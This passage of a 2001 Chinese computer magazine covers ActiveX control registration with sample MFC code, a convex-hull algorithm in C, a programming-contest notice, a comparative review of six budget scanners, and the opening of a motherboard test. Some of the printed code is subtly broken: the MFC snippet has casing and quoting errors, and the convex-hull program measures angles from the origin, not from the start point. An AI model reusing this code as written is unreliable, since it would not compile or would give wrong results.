由于ActiveX控件与开发平台无关，因此，在一种编程语言上开发的ActiveX控件无需作任何修改，即可在另一种编程语言中使用，其效果如同使用Windows通用控件一样。例如，在Visual C++中开发的ActiveX控件，不作任何修改即可应用于Visual Basic环境中。由此可见，通过使用ActiveX控件即可快速实现小型的组件重用、代码共享，从而提高编程效率，降低开发成本。

虽然现在Internet上提供了许多免费的ActiveX控件，但是最终用户并不能直接使用，因为ActiveX控件必须先在Windows中注册。根据笔者的实际经验，注册ActiveX控件一般来说有三种途径，它们各有各的优点，适用范围也不同，下面分别讨论。

1.使用Regsvr32.exe程序注册ActiveX控件

Regsvr32.exe位于Windows目录的system子目录下。使用方法如下：点击“开始”→“运行”，在运行对话框中输入以下命令：

regsvr32 ＜文件名＞　注册一个ActiveX控件

regsvr32 /u ＜文件名＞　解除某ActiveX控件的注册

我们在使用一些带有ActiveX控件的应用程序时，有时会出现不能运行的情况，这可能是其自带的ActiveX控件未注册所致，这时不妨使用上述命令一试。另外，Visual C++使用者若对regsvr32.exe的编码感兴趣的话，可在Visual C++的联机帮助中找到其源代码。若使用Visual C++6.0，则在MSDN光盘的\sample\VC98\MFC\controls\regsvr中。

除了regsvr32应用程序之外，Microsoft在它的Web站点上还提供了一个称为regclean.exe的程序。regclean.exe可以检查注册表并去掉丢失的组件在注册表中的条目。regclean.exe除了可以删除“悬挂”的条目，它还能提供一个“undo”文件帮助你恢复错误的删除。

2.使用安装程序注册

用regsvr32.exe来注册ActiveX控件虽然简单，但需要用户手工进行注册，在不用时还得手工解除注册，因此，这对一个要发布的应用程序来说并非最好的解决方案。大型应用软件一般都有一个安装程序，在安装程序中解决ActiveX控件的注册是较为理想的一种方案。

InstallShield是目前较为流行的制作安装程序的工具，使用它可以制作出专业级的Setup安装程序，还可以注册应用程序要使用的ActiveX控件。而且，在以后使用控制面板的添加/删除程序卸载该软件时，安装程序会自动注销掉以前注册的ActiveX控件。

下面以InstallShield for Delphi为例说明如何实现ActiveX控件的自动注册，其他版本的使用方法类似。

(1)启动Installshield，使用Project Wizard建立一个新的项目。

(2)新建一个“File Group”，将需要注册的ActiveX控件文件放入此“File Group”中。

(3)将上述“File Group”的“Self－Registered”属性设置成“Yes”。

上述步骤仅为制作Setup安装程序中设置自动注册ActiveX控件的操作，至于如何使用InstallShield来制作一个完整的Setup安装程序不在本文讨论范围之中，请读者自己参看有关书籍。

3.在应用程序中加入注册代码

使用InstallShield软件虽然可以实现ActiveX控件的自动注册，但必须制作一个安装程序，对于一个小型应用程序或不需分发的程序来说未免太麻烦。这时可以在程序中嵌入注册代码，实现应用程序自注册。其编程方法是：

(1)使用Windows API函数LoadLibrary载入ActiveX控件。

(2)使用GetProcAddress函数获取ActiveX控件中注册函数DllRegisterServer(注销函数为DllUnregisterServer)指针。

下面以Visual C++6.0编写的RegActivex程序为例，介绍怎样在程序中启动注册及注销ActiveX控件。RegActivex的主体框架由Visual C++6.0的AppWizard自动产生，在其基础上增加两个菜单项：注册ActiveX控件、注销ActiveX控件。当选择“注册ActiveX控件”菜单时，将对控件filter.ocx(一个图像滤镜控件，支持图像的柔化、锐化等)进行注册，当选择“注销ActiveX控件”菜单时，将解除filter.ocx控件的注册。

步骤一：使用Visual C++6.0建立一个单文档的应用程序RegActivex，其他项目接受默认设置。

步骤二：给应用程序增加两个菜单项：注册ActiveX控件、注销ActiveX控件，步骤如下：

①单击Visual C++6.0左边窗口的“ResoureView”，双击MENU项目下的IDR_MAINFRAME以打开菜单编辑器。

②在菜单编辑器中，加入一个主菜单“注册”，在“注册”主菜单下加入两个菜单项：注册ActiveX控件、注销ActiveX控件。

步骤三：给新建的菜单项“注册ActiveX控件”、“注销ActiveX控件”增加响应函数。

①在资源编辑器中，双击MENU中的IDR_MAINFRAME打开菜单编辑器，单击“注册ActiveX控件”，按Ctrl+W打开MFC Class Wizard。

②双击Messages框中的COMMAND，给“注册ActiveX控件”菜单项增加响应函数OnRegisterReg()，单击右边“Edit”按钮，给函数OnRegisterReg()增加如下代码：

```
Void CmainFrame::OnRegisterReg ()
{
  //ActiveX 控件的路径及文件名
  LPCTSTR pszDllName = "filter.ocx";
  // 装载 ActiveX 控件
  HINSTANCE hLib = LoadLibrary (pszDllName);
  if (hLib < (HINSTANCE)HINSTANCE_ERROR)
  {
    MessageBox ("不能载入Dll文件!", "结果", MB_OK);
    Return;
  }
  // 获取注册函数 DllRegisterServer 地址
  FARPROC lpDllEntryPoint;
  LpDllEntryPoint = GetProcAddress (hLib, _T("DllRegisterServer));
  // 调用注册函数 DllRegisterServer
  if (lpDllEntryPoint! = NULL)
  {
    if (FAILED ((*lpDllEntryPoint)()))
    {
      MessageBox ("调用DllRegisterServer失败!", "结果", MB_OK);
      FreeLibrary (hLib);
      Return;
    }
    MessageBox ("注册成功", "结果", MB_OK);
  }
  else
    MessageBox ("调用DllRegisterServer失败!", "结果", MB_OK);
}
```

③“注销ActiveX控件”菜单项响应函数的编写方法同上，代码也相似，只是将“lpDllEntryPoint = GetProcAddress (hLib,_T("DllRegisterServer"));“改为：

lpDllEntryPoint = GetProcAddress (hLib, _T("DllUnRegisterServer"));

步骤四：编译连接上述程序，即可得到一个可执行文件。另外需要注意的是，应将ActiveX控件文件filter.ocx复制到Windows的system目录下。

步骤五：测试上述程序。测试程序是一个引用了filter.ocx控件的宿主程序，由于本文的重点在于介绍ActiveX控件的注册方法，而不在于宿主程序的设计，因此宿主程序引用《程序员大本营》中的filter程序，读者也可以自己设计测试程序。测试的方法是运行filter程序，若使用RegActivex注册了filter.ocx控件，则该程序可以正常运行，若使用RegActivex注销了filter.ocx控件，则filter不能运行。

上面所述的ActiveX控件注册方法各有特点，并且在笔者为北京市地税局开发的税务稽查系统中得到了应用，经实际使用，效果良好。读者可根据实际情况灵活选用。

如何求平面上一组点的凸包

□北京 任琼英

(一) 问题

本刊擂台赛2001年第4期的问题是编程求解平面点集的凸包问题。




图 1

即给定平面上n个点的坐标(xi,yi),请求出一个包含所有点的最小凸多边形,该多边形称为这一组点的凸包。实际上它也形成了围绕所有点的最短路径。

例如,图1中5个点的凸包是一个4边形,即图中用实线组成的4边形v4 - v3 - v1 - v0 - v4。

(二) 解法

这里将下面给出的参考程序所采用的算法简单描述如下:

首先,找出所有点中Y坐标值最小的一点为起点。

然后,对其余n - 1个点分别求出起点至该点的有向线段与X轴正向的夹角。

第三步,对上述n - 1个点按夹角由小到大的次序重新进行排序,具体的排序采用快速排序法效率最高。




图 2

说明:这时,依次连接这些点,虽有一些接近凸包了,但还距真正的凸包有一定距离。例如,对图1的实例得到的结果如图2所示, 为 5 边形 v4 - v3 - v2 - v1 - v0 - v4。显然多了一些不应该取的点,如该例中去掉点v2就对了,那么如何判断哪些点该排除在凸包之外呢?

最后,从第三个点起,在连入过程中对每一点检查上一点至该点与该点至下一点的有向直线间的夹角是否为逆时针方向的小于180度的角?是则将该点连入凸包,否则去掉该点,继续分析下一点(注:正好180度时记入与去掉处理都可以)。




图 3

例如,图1实例中对v3点,如图3所示为逆时针(小于180度角),故v3点记入凸包顶点中;而对v4点, 如图4所示为顺时针(小于180度角),故v4点不记入凸包顶点中。




图 4

那么怎样具体判断夹角的情况呢?实际采用的办法就是看二向量叉积的正负。具体说就是用(x2 - x1)*(y2 - y1) - (x3 - x2)*(y3 - y2)值的正负加以判断,正则入,负则去。

(三)源程序

```
//任琼英2001年初 VC6.0调试通过
#include <stdio.h>
#include <stdlib.h>
#include <math.h>

//快速排序函数,按d[i]由小到大排列;保持x[i],y[i],v[i]与d[i]对应元素关系不变
void setorder(double *d,double *x,double *y,int *v,int i1,int i2)
{  double x0,y0,d0;
   int v0,i,j;
   if(i1>=i2)return;
   x0=x[i1]; y0=y[i1]; v0=v[i1]; d0=d[i1];
   i=i1; j=i2;
   while(i<j)
    {  while(d0<d[j]&&i<j)j--;
       if(i<j){x[i]=x[j];y[i]=y[j];v[i]=v[j];d[i]=d[j];i++;}
       while(d0>d[i]&&i<j)i++;
       if(i<j){x[j]=x[i];y[j]=y[i];v[j]=v[i];d[j]=d[i];j--;}
    }
   x[i]=x0; y[i]=y0; v[i]=v0; d[i]=d0;
  if(i>=1)setorder(d,x,y,v,i1,i-1);
  setorder(d,x,y,v,i+1,i2);
}

//求向量OP1与OP2的叉积
double getjj(double x1,double y1,double x2,double y2)
{ return(x1*y2-x2*y1);
}

main()
{
  int i,j,n,*v,vh;
  double *x,*y,*d,h;
  FILE *fp;

  if( (fp=fopen("input.dat","r"))==NULL )
  { printf("\n文件input.dat打不开!");
    exit(1);}

  fscanf(fp,"%d",&n);//读总点数

  if((x=(double *)malloc(n*sizeof(double)))==NULL)
  {printf("\n内存不够!");
   exit(1);}
  if((y=(double *)malloc(n*sizeof(double)))==NULL)
  {printf("\n内存不够!");
   exit(1);}
  if((d=(double *)malloc(n*sizeof(double)))==NULL)
  {printf("\n内存不够!");
   exit(1);}
  if((v=(int *)malloc(n*sizeof(int)))==NULL)
  {printf("\n内存不够!");
   exit(1);}

  for(i=0;i<n;++i)
  { fscanf(fp,"%lf %lf",x+i,y+i);
    v[i]=i;//按自然次序赋缺省点序号
  }
```

```
 for(i=1;i<n;++i)//找Y坐标值最小点为序号0点
    if(y[i]<y[0])
         { h=x[0];
           x[0]=x[i];
           x[i]=h;
           h=y[0];
           y[0]=y[i];
           y[i]=h;
           vh=v[0];
           v[0]=v[i];
           v[i]=vh;
         }

 for(i=1;i<n;++i)   //求OPi与X轴正向的夹角记入d[i](i>0&i<n)
    d[i]=atan2(y[i],x[i]);


 setorder(d,x,y,v,1,n-1);//按夹角排序

 i=2;//按左拉汉扫描法去掉不合理点
 while(i<n)
 {       j=i+1;
   if(j>=n)j=0;
         h=getjj(x[i]-x[i-1],y[i]-y[i-1],x[j]-x[i],y[j]-y[i]);
    if(h<0)
         { for(j=i;j<n-1;++j)
            { x[j]=x[j+1];
              y[j]=y[j+1];
                   v[j]=v[j+1];
            }
       --n;
         }
    else ++i;
 }

 printf("\n凸包为%d边形!\n ",n);//输出结果
 for(i=0;i<n;++i)
     printf("v%d-",v[i]);
 printf("v%d!",v[0]);


 free(x);
 free(y);
 free(d);
}
```

(四) 运行实例

例如,图5中7个点的的坐标由input.dat文件给出如下:

7
0 0
1 0
0 1
1 1
0.5 0.5
0.5 1.5
0.5 0.1




图 5

则程序运行的输出结果为:

凸包为5边形!

v0-v1-v3-v5-v2-v0!

注:最后,不知大家是否注意到第4期原题要求将凸包多边形顶点按顺时针次序给出,而这里却故意给出了一个按逆时针次序输出结果的程序。这里留给大家一个思考题,如何将该程序尽快地改为顺时针次序输出结果呢?

2001年第4期擂台赛获奖名单

擂　主: 赵　军(湖北)

优秀奖: 葛　明(哈尔滨) 曾银斌(上海) 毛二娃(湖北) 藏万军(上海) 胡　奇(河南) 欧阳峰(四川) 江　涛(贵州) 刘东明(西安) 吴万海(山东) 李国民(海南) 张宏斌(天津)

本期评委:吴文虎　刘雅英　任琼英　罗光宣　丁宇征

擂主将获得全向极光二代Modem一个与200元奖金,优秀选手将获得本刊提供的软件光盘1张。

本期擂主的奖品由全向公司提供。

2001年第10期擂台赛题目

求一组线段的交点


已知n条线段,请编程给出所有的线段的交点坐标。

具体要求:输入数据放在input.dat文件中,第一行为一正整数n,表示下面给出的线段的条数。以后n行,每行对应一条线段,为4个浮点数x1,y1,x2,y2分别表示该线段的两个顶点(x1,y1)与(x2,y2) 的X与Y坐标。

输出为所有交点的坐标。

例如, 如图1所示情况input.dat为:

4
0 1 1 0
0 0 1 1
0.6 0 0.6 1
1.5 0. 2. 1.


图 1

则输出为:

(0.5,0.5),(0.6,0.6),(0.6,0.4)

参 赛 要 求

(1) 要求有程序的简要说明,程序有较好的写作风格,适当的注释。

(2) 非常欢迎将参赛程序通过软盘或E-mail:arena@cfan.com.cn寄来。

(3) 本次擂台赛评奖日期为:2001年7月25日。

(4) 来稿请寄:北京9615信箱《电脑爱好者》编辑部(擂台赛2001年第10期)收(100086)。

看谁扫的靓

——5款经济型扫描仪+1款主流扫描仪的性能评测

□北京　好玩工作室



“几年前的一个风雪交加的日子里，我激动地以888元的价格买下了一台手推式扫描仪，这种扫描仪俗称——手扫，在村里曾一度猖狂销售……”还没等少爷讲完他这段经历，满屋的笑声随即爆发，之后“IT古玩收藏家”的美称也随之落在了少爷的头上。一周过去了，为了达到心理的平衡及捍卫烧包的名誉，少爷这次和孔明一起偷着拿家里的余粮换了6款目前村里流行的扫描仪。这些扫描仪中有5款经济型扫描仪，它们的单机价格基本在888元上下，是目前市场上经济型扫描仪的主流产品。还有一款是作为参照物的Microtek 4700扫描仪，与其他扫描仪相比，它有1200×2400dpi的最大光学分辨率，还有高出其他五款单机一倍多的价格，当然它的扫描性能也是鹤立鸡群的。静下心来一琢磨，Microtek、紫光、UMAX、Acer、方正、Mustek，各个品牌都不软，少爷则准备从头到尾把它们玩个“底掉”，然后再去那令他名誉扫地的茶馆，与神仙姐姐和福星小子继续争论关于扫描仪的话题。

村东头照相馆有位远近闻名的师傅，人称“老高”，对扫描仪研究颇深。他告诉烧包少爷：“衡量一台经济型扫描仪主要有四个方面：图像的分辨率、图像再现的灰度层次、扫描仪的色彩位数以及扫描速度。如果是一台稍专业一点的家伙，还应该再看看实际扫描区域的大小即幅面的大小。”针对目前扫描仪在扫描照片及图片时，强调色彩的还原性，老高还以一个行家的口吻向少爷补充讲到：“扫描仪记录的色彩，最终要靠硬件和软件两个环节来实现。硬件环节主要由扫描光源、玻璃板、透镜和感光器件（CCD或CIS）等方面来决定。目前主流的CCD扫描仪所采用的扫描光源应该为冷光阴极射线管，而管子的好坏则会对扫描的色彩、亮度等方面的表现产生直接的影响，玻璃板和透镜的好坏则会直接影响到光线的透射情况。”说到这里，老高很神秘地拿出一台扫描仪来，“看，这是前几天我自己到村里买的’标本牌’劣质杂牌扫描仪。”他先是将扫描仪的盖子打开，然后让少爷斜着看扫描仪的玻璃。“什么感觉？”“有点儿发青。”“对，这是标准劣质杂牌扫描仪的一个标志。”接着，他将扫描仪通上了电。“高师傅，这光怎么这么柔啊？”少爷有些不解。“对，这款扫描仪没有采用冷光阴极射线管，它只用了一只普通的日光灯管作为光源，纯正的劣货！”“哦，骗人还可以用这种手段？”在少爷感叹的同时，高师傅熟练地将扫描仪拆开，“你看，这个镜头其实是塑料做的，而且很拙劣。”一翻折腾之后，高师傅又用这台扫描仪扫了张少爷的照片，少爷见到预扫画面后的第一句话是“这小猪真可爱！”然后猛然觉醒道：“难道是我？！这也算是扫描仪？！”

对于色彩方面，老高告诉少爷：其实大家所采用的色彩软件内核目前基本上都是微软编写提供的，但每个厂商也会有自己发挥的余地，这部分软件编写的好坏与硬件环节一起影响着扫描仪的实际品质。其中，硬件环节将主要影响扫描仪的扫描精度，而扫描仪的色彩表现则大多取决于软件。最后，高师傅还一本正经地告诉少爷：“扫描仪存在预热问题，一般在开机一、两分钟后，扫描光源发光稳定了再扫，此时得到的效果要比开机即扫的效果好。当衡量层次时，要选择最亮与最暗间的过渡进行比较，同时同一暗处中的灰度信息是否被丢失也是验机的重要参照。”

烧包找乐

第二天天一亮，少爷便来到了孔明家，两个人开始了找乐行动。

UMAX 3400　1号机

这是一款标准大小的CCD扫描仪，附带的光盘有三张，分别是Adobe Photo Deluxe 3.0光盘、UMAX-Astra Scanners驱动光盘和丹青OCR黄金版软件光盘，一本比较简单的说明书也在附件中。含电源在内的四个快捷键排在前方，由于设有电源开关，因此在不用时可以关掉机器以延长扫描光管的寿命。别小看这一点，目前很多扫描仪上就没有这东东。机身上没有设计保护锁，所以在进行长距离移动时要相对注意避震问题。



驱动装完并重启开机后，预热了2分钟，开始扫描。这款扫描仪在扫描时图片上方朝里为正。少爷和孔明感觉扫描时声音相对较大且扫描速度不算突出。但从扫描的结果上看，这款UMAX 3400扫描仪在色彩的鲜艳程度上表现相当不错。在300dpi和600dpi的规格下扫描时，横向比较可以较为明显地看出：色彩暗部的细节表现较好，亮的地方再现得比较艳丽，色彩表现非常鲜活，与其他扫描结果比较时很抢眼。值得一提的是，这款扫描仪在扫描实物时，对塑料鼠标的质感表现得非常好。鼠标光而略带微皱的表面再现得十分自然，光弧的过渡连贯。相对色彩而言，这款UMAX 3400扫描仪在清晰程度上则表现一般，将600dpi的扫描图片局部放大后，可以看见对于图片中树木的再现有点花。

操作的方便程度则主要表现在操控软件的设计上。这款扫描仪的软件在典型安装的模式下，使用方便。通过自带的Vistashuttle软件，可以轻松地将扫描的图片制作成卡片、屏保、日历、壁纸、海报以及E-mail文件。在OCR识别过程中，对宋体及黑体的识别率较高，相关的丹青OCR软件自带的橡皮功能针对扫描的文字调整非常实用。

总体来看，这款UMAX 3400扫描仪的优势在于其出色的色彩再现能力及对实物扫描的能力上。主要缺点在于扫描时相对噪声有点大，清晰程度和扫描速度则属中等。

紫光 3100K　　2 号机

这款扫描仪的机身相对小巧一些，在开箱时附带了两张光盘，一张是驱动程序，另一张是Ulead Photo Express。此外，随机配送一套“扫描大师”软件（2CD）、用户手册和扫描大师使用手册各一本。机身外型简单，机身带锁。

安装驱动程序并不十分费劲，开机重启2分钟后，开始扫描工作。与UMAX相比，这款3100K在扫描时图片上方朝外为正，它在扫描噪声方面要比UMAX3400小一些，但扫描速度却非常的快。其三次预扫速度均为11秒07，在以300dpi、600dpi和1200dpi的标准扫描同一图像时，分别用时50秒05、1分08秒09和1分44秒07，这在6款扫描仪中算是快的了。此外，在彩色色阶及灰度色阶的表现上，对于色彩由深到浅，灰度由亮到暗的过渡还是不错的。不过，这款扫描仪扫出的图像从整体上看，色调明显偏深、偏暗，使得扫描图片在深色处的色彩细节损失了很多。这从墙壁阴影部分的局部放大上可以看出，阴影区域内的细节丢失了不少。在扫描实物时，扫出鼠标的景深过浅，虽然近处质感表现不错，但总体色彩发暗。如果拿它与UMAX 3400扫描仪同时通电相比，便不难看出3100K的光源要比3400的稍暗，这是导致此款扫描仪色调偏深、偏暗的一个硬件因素。

在操控软件方面，这款扫描仪的界面明显是傻瓜化的，对一般用户而言，使用算是较为方便的。但如果要进行参数的调整，则相对麻烦些。不过，在与扫描大师的捆绑配合上，表现还是可圈可点的，特别是OCR的识别上，表现不错。



总体来看，这款紫光3100K扫描仪的优势在于扫描速度快，色彩由深到浅的过渡均匀（但色彩的对比范围窄），与OCR等软件的配合使用较好。缺点则主要表现在色调偏深、偏暗，色彩的对比范围窄（但色彩由深到浅的过渡均匀），软件在调整参数时兼容性差。

方正 F5180 （推荐理由：方便易用）　　3 号机

这款扫描仪的机身算是CCD扫描仪中最秀气的了，虽没有设计快捷键，但简练的外型小巧可爱。随机附带两张光盘，一张是含有驱动程序的方正扫描精灵，另一张是Ulead Photo Express。附件中还有说明书、保修卡和装箱单各一张。机身带锁，变压器设计得较为小巧，不过配套的USB线短了些。

驱动程序安装顺利，开机重启2分钟后，开始扫描工作。给少爷和孔明留下深刻印象的是扫描时几乎没有声音。扫描光源移动平稳，扫描时图片上方朝外为正。从扫出的图片上看，在300dpi状态时清晰程度不错，但色彩在暗部的表现细节相对不足。在600dpi状态时色彩丰富且清晰度保持得不错，这一点可以从树丛的层次上明显看出。在扫描实物时，可以看出鼠标近处的质感表现很好，但景深浅了些。比较遗憾的是，在扫描测试中，我们没有在软件操控界面中找到1200dpi的选项，因此只能放弃1200dpi项目。此外，在灰度及渐变色条的项目中，这款扫描仪的过渡表现较为流畅。

在操控软件上，右方的亮度域值调整非常方便。在界面下方，可以直接调整三原色的比例，此外在OCR中可调整扫描后文本的角度以及点、块两种橡皮的设计都非常实用。相对而言，操控软件存在两处不足。一个是扫描区域选框边界太宽，使区域选择边界不容易精确划分。另一个是机器自身扫描及预扫的时间并不长，但软件响应的时间较长，从而延误了整体的扫描时间。



综上所述，这款方正F5180的优点主要表现在扫描清晰程度及易用性方面，灰度及色彩的过渡也表现得较为平滑。不足之处在于暗处的细节表现及扫描实物时景深的处理上。此外软件的响应速度影响了整体的扫描速度。

Acer640UB （推荐理由：性价比高，色彩细节的还原性好）　　4 号机

这款扫描仪并没有采用超薄的外观，但机身设计得相当朴素。随机附带三张光盘，一张是驱动程序，一张是OCR识读软件，还有一张是Photo Express。说明书和保修单都很简单，包装中带有防潮包。

安装完驱动，开机重启2分钟后，开始扫描工作。扫描时图片上方朝外为正。少爷和孔明发现这款Acer640UB的预览速度很快，为10秒23，而且它的预览效果无论是在色彩上还是在清晰程度上都非常理想（最后总结时发现，其预览画面色彩的细节表现在6款机器中是最好的）。经过样片扫描后，少爷和孔明发现，在反映色彩暗部细节的墙壁阴影部分中，用这款Acer640UB扫出的画面，能将墙壁中不同位置的砖块所表现的暗处中的明暗信息再现出来。图像总体的亮度表现不错，但相对色彩细节的再现而言，这款扫描仪在300dpi和600dpi格式下，在对树丛清晰度的表现上稍有些模糊。不过值得一提的是，在扫描实物时，这款扫描仪的表现最为抢眼，扫出的鼠标边缘十分清晰，



色彩过渡自然，且景深也表现出来了。在1200dpi状态下，这款Acer640UB扫出的云彩也非常细腻。出色的色彩再现令云与蓝天的过渡非常自然。

在操控软件方面，这款扫描仪的响应时间快，界面友好实用，不过OCR表现一般。

总体来说，这款Acer640UB的色彩细节表现相当突出，其在实物及1200dpi高分辨率的状态下，表现得非常出色。优秀的预览效果也为精细扫描提供了方便。不足之处在于在低分辨率状态下，轮廓清晰度稍逊一筹，机器的体积稍大，说明书过于简单。此外，还要指出的一点是，这是六款扫描仪中价格最低的一款（780元），因此它在性能价格比方面具有相当大的优势。

Mustek1200CU 5号机

这是六款扫描仪中，惟一一款采用CIS作为扫描核心器件的扫描仪。与其他CCD扫描仪相比，这款Mustek1200CU具有轻薄、省电、可以竖立扫描等优点。不过与CCD扫描仪相比，这种扫描仪也存在着不能开盖扫描、不能扫描实物、图像层次的表现力差等不足。之所以带它玩，是因为它也卖888元。

开箱时，除发现三张光盘及一本说明书外，还发现了一个支撑扫描仪立扫的架子。有了它可以将扫描仪竖立摆放以节省空间。三张光盘分别为驱动光盘、Photo Express、鼎展光学文字识别光盘。由于CIS的扫描仪要比CCD扫描仪省电，因此这款扫描仪采用了USB口直接取电方式，只用一条USB连线连接电脑，省去了电源变压器。机身不带锁。

这款扫描仪在扫描时图片上方朝里为正。扫描前同样预热了两分钟，扫描时扫描仪中的CIS发光管移动稳定，噪声很低。通过比较扫描结果，烧包少爷和孔明发现，这款扫描仪在300dpi和600dpi格式下，扫出的图像在清晰度及暗部细节表现上均可圈可点，虽然色彩的调子不够艳丽（有些偏深），但色彩总体的再现能力还是比较理想的。不过在扫描的画面里，有轻微的网纹产生（此网纹与软件中参数的设置无关）。当扫完1200dpi的图像时，网纹现象更加明显并影响了图像质量。在扫描灰色渐变条时，同样有微弱的干扰网纹产生。可能是由于CIS扫描器件在扫描时紧贴被扫文件的原因，这款扫描仪在OCR的表现上较好。此外，这款扫描仪还支持苹果电脑的iMAC系统。



总体评述：这款扫描仪与其他的CCD扫描仪相比，既有优点也有不足。相比之下，它对细节清晰度的再现较好，省电、省空间且连接简单，易用性强。不过，不能扫描实物，色彩层次表现简单及网纹的干扰也都是它的不足。

Microtek 4700 6号机

首先声明一点，少爷之所以还“换”了这款Microtek 4700，主要是想找一个相对高一点的参照标准。因为这款扫描仪的最大光学分辨率达到了1200×2400dpi，而且在色彩及细节的再现上与其他的东东相比的确明显高出一筹。不过它在这里只是作为一个参照，毕竟与另五款扫描仪相比，它的价格高出一倍半（参考价格2200元），所以在这次找乐行动中，它只是个参考。

这是个重量级的家伙，它的体积相对最大，不过五个快捷键及机后方的一个开关倒很显专业。随机附带三张光盘：驱动盘、尚书5号OCR光盘及Photo Impact4.0光盘，还有两本说明书、保修单及装箱单。

在顺利安装完驱动后，开机重启2分钟，开始扫描工作，扫描时图片上方朝外为正。与其他几款扫描仪相比，这款Microtek 4700的扫描速度相对较慢，不过用它扫出的结果却非常的理想。通过横向比较，少爷和孔明在这台扫描仪扫出的图像中感受到了被扫图片的纸的材质纹理，看来没有花钱的不是！用它扫出的图片在色彩的亮度和颜色鲜艳的程度上，表现得十分出色。用“慢工出细活”这句话来评述Microtek 4700再恰当不过了。同样在1200dpi格式下，这款扫描仪对蓝天及云彩的再现特别细腻。而在扫描实物时，对鼠标质感的表现不错，但对鼠标边缘轮廓的再现则稍显一般。看来色彩艳丽、对比鲜明是Microtek 4700的风格所在。



在软件方面，这款扫描仪设计了两个操控界面，一个是傻瓜版本（适合少爷），另一个是专业版本（适合孔明），它们之间可以轻松调换。这一点少爷和孔明认为值得其他的扫描仪借鉴。其中，在专业界面下，通过任务列栏，可以非常直观地预列出所要扫描对象的参数（如图像数据大小等），如果你改变了设置，参数将同时随之改变。

总体感觉，这款Microtek 4700扫描仪的优点主要集中表现在对色彩的细节表现及对扫描对象材质纹理的再现上。由于总体色彩调子偏亮、偏艳，因此拿它扫出的东东很讨人爱。相对来说，这款扫描仪的缺点主要集中在扫描速度慢、体积相对庞大方面。此外，与捆绑的OCR软件的兼容性有待提高。

其实，这六款扫描仪各有特色，它们扫出的实物及平面图片的比较见彩页，供大家参考。不过由于印刷的原因，可能大家不能完全领略到它们之间明显的差别。不过没关系，烧包少爷和孔明已经把详细的照片放在了《电脑爱好者》网站及倚天硬件门户网站上了，有兴趣，你就一起来找乐吧。

	UMAX3400	紫光 3100K	方正 F5180	Acer640UB	Mustek 1200CU	Microtek 4700
光学分辨率	600 × 1200dpi	600 × 1200dpi	600 × 2400dpi	600 × 1200dpi	600 × 1200dpi	1200 × 2400dpi
最大分辨率	19200 × 19200	19200 × 19200	19200 × 19200	19200 × 19200	19200 × 19200	9600 × 9600
色彩位数	42bit	48bit	42bit	48bit	48bit	42bit
灰度位数	14bit	16bit	14bit	16bit	12bit	14bit
黑白位数	1bit	1bit	1bit	1bit	1bit	1bit
预扫时间	18 秒 04	11 秒 07	18 秒 01	10 秒 23	36 秒 09	11 秒 48+11 秒 73
300dpi扫描时间	1 分 09 秒 05	50 秒 05	40 秒 09	1 分 23 秒 67	1 分 18 秒 33	1 分 03 秒 45
600dpi扫描时间	1 分 36 秒 06	1 分 08 秒 09	1 分 38 秒 09	1 分 24 秒 08	1 分 38 秒 15	4 分 01 秒 89
1200dpi扫描时间	2 分 51 秒	1 分 44 秒 07	——	2 分 00 秒 67	3 分 08 秒 35	4 分 04 秒 13
参考价格	888 元	1180 元	888 元	780 元	888 元	2200 元
OCR 识别率	a\91.4 ,b\98.8	a\96.7 ,b\100	a\97.4 ,b\99.4	a\97.4,b\99.4	a\96.7,b\98.8	a\98.0,b\98.8

除 Mustek1200CU 采用 CIS 作为扫描器件外，其他 5 款均采用 CCD 作为扫描器件，除 Mustek1200CU 采用 USB 口直接取电外，其他 5 款均需电源传电，它们全部采用 USB 的接口。OCR 识别率中，a 为对普通新闻纸黑体的识别，b 为对铜版纸宋体的识别，b 的值应高于 a 的值。




经过深思熟虑，烧包最终选择了 Acer640UB 和方正 F5180 作为推荐，因为它们一个性价比高，色彩细节的还原性确实很好，另一个则具有方便的易用性能。此外，少爷对其他几款扫描仪可圈可点的表现也持赞赏态度。孔明则对 UMAX3400 的色彩再现能力情有独衷，不过它的噪声有点大。经过进一步的比较和辩论，最终少爷说服了孔明，两个人一致认为，Acer640UB 和方正 F5180 从综合角度来看更加适合于普通经济型的使用者，属于在此推荐的价廉物美的东东。随着 CCD 技术的进一步成熟，扫描仪这种夕日的贵族型外设将会走进更多的家庭。目前来看，888 元将成为近一段时期内一个重要的参考级价位，很多主流的扫描仪生产厂商都将自己曾经在千元级价位徘徊的经典产品降到了这条线上。从硬件角度上看，这些产品的设计及工艺一般都是很成熟的，它们大多经历了良好的市场磨合，很多设计得到了有效的改进。而从软件上，这些产品都配备了 OCR 中文识别软件和图像处理软件，并在安装和与其他应用程序的配合方面，体现着不同产品各自良好的性能。不难看出，随着人们对图像及文字处理需求多样化的增长，在不久的将来，扫描仪成为计算机标准配置的日子不远了。

详细内容请访问《电脑爱好者》网站http://www.cfan.net.cn和倚天硬件门户网站http://www.ITdoor.net

□CFan 评测室

同维 815EP 主板测试

采用 815EP 芯片的主板目前在市场中很受欢迎。日前，我们拿到了一款同维公司推出的 T3SLAP 主板，该产品的价位极具吸引力，但性能究竟如何还有待考察。



外观

这块同维 815EP 采用了金黄色的 PCB 底板，板子并不是很大，但是各种电气元件的布局井井有条，主板 MCH（内存控制中心）芯片上覆盖了一个金黄色的散热片，散热片同芯片之间使用了两面胶连接，我们将散热片撬下后发现芯片上的字符的确是 Intel 815EP（有些厂家号称的 815EP 其实是由 815E 改造的），ICH（输入输出控制中心）芯片采用了 FW82801BA 芯片，支持 ATA100、AC97 等功能！

给我们印象较深的是主板使用了大量的稳压块以增加主板的稳定性，由于电容距离 CPU 插座都比较远，因此也给加装大散热装置的玩家创造了条件。

功能

